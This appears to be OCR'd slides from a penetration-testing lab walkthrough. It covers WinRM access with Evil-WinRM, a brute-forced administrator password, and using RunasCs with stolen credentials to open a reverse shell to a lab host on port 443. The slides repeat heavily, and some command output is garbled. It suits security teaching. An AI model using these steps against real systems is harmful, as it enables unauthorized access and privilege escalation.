WinRM Service

```
Enter-PSSession -ComputerName 192.168.56.103 -Credential theshyhat
```


The Windows Remote Management (WinRM) service provides PowerShell terminal access to a Windows server

WinRM Service

```
Enter-PSSession -ComputerName 192.168.56.103 -Credential theshyhat
```

WinRM access is usually limited to administrator-level users, but it's not guaranteed

WinRM Service




The typical method of access WinRM is through a PowerShell terminal, but Linux users can use the Evil-WinRM program to interact with the service

Privilege Escalation
Brute Forced Admin Creds

```
*Evil-WinRM* PS C:\Users\nica\Documents> .\RunasCs.exe akanksha sweetgirl cmd.exe
 -r 192.168.56.103:443
```

We were able to discover another user account on the system, and through brute force password attack, determined their password

Privilege Escalation
Brute Forced Admin Creds



We were able to discover another user account on the system, and through brute force password attack, determined their password

Privilege Escalation
Brute Forced Admin Creds

```
Miembros del grupo local                    *Idministritirs
                                            *Usuarios
Miembros del grupo global                   *Ninguno
Se ha completado el comando correctamente.
```

When we looked up that user's privileges on the system, we discover that they're in the Administrator's group

Privilege Escalation
Brute Forced Admin Creds

```
Miembros del grupo local                    *Idministritirs
                                            *Usuarios
Miembros del grupo global                   *Ninguno
Se ha completado el comando correctamente.
```

If we can gain shell access as this user, we've effectively rooted this system

Runas Program

```
PS C:\Users\shyhat> runas /user:shyhat cmd.exe
Enter the password for shyhat:
Attempting to start cmd.exe as user "[redacted]\shyhat"
PS C:\Users\shyhat>
```

If we are limited to CLI access, there are only certain types of user accounts we can use for remote access

Runas Program

```
PS C:\Users\shyhat> runas /user:shyhat cmd.exe
Enter the password for shyhat:
Attempting to start cmd.exe as user "[redacted]\shyhat"
PS C:\Users\shyhat>
```

One workaround is to use the Windows Runas command, which allows commands to be run on the system in the context of another user

Runas Program

```
*Evil-WinRM* PS C:\Users\nica\Documents> runas /user:akanksha cmd.exe
Escriba la contrase¤a para akanksha:
*Evil-WinRM* PS C:\Users\nica\Documents> runas /user:akanksha cmd.exe
Escriba la contrase¤a para akanksha:
```

However, there are limitations to the Runas commands as well, because it requires interactive password input, which isn't always possible

Alternative - RunasCs

```
*Evil-WinRM* PS C:\Users\nica\Documents> .\RunasCs.exe akanksha sweetgirl cmd.exe
 -r 192.168.56.103:443
```

An alternative is the RunasCs program, which was created with these kinds of circumstances in mind

Alternative - RunasCs

```
*Evil-WinRM* PS C:\Users\nica\Documents> .\RunasCs.exe akanksha sweetgirl cmd.exe
 -r 192.168.56.103:443
```

If we can use RunasCs, then we can create a reverse shell connection with any user if we have their credentials

Alternative - RunasCs

```
*Evil-WinRM* PS C:\Users\nica\Documents> .\RunasCs.exe akanksha sweetgirl cmd.exe
 -r 192.168.56.103:443
```

If we can use RunasCs, then we can create a reverse shell connection with any user if we have their credentials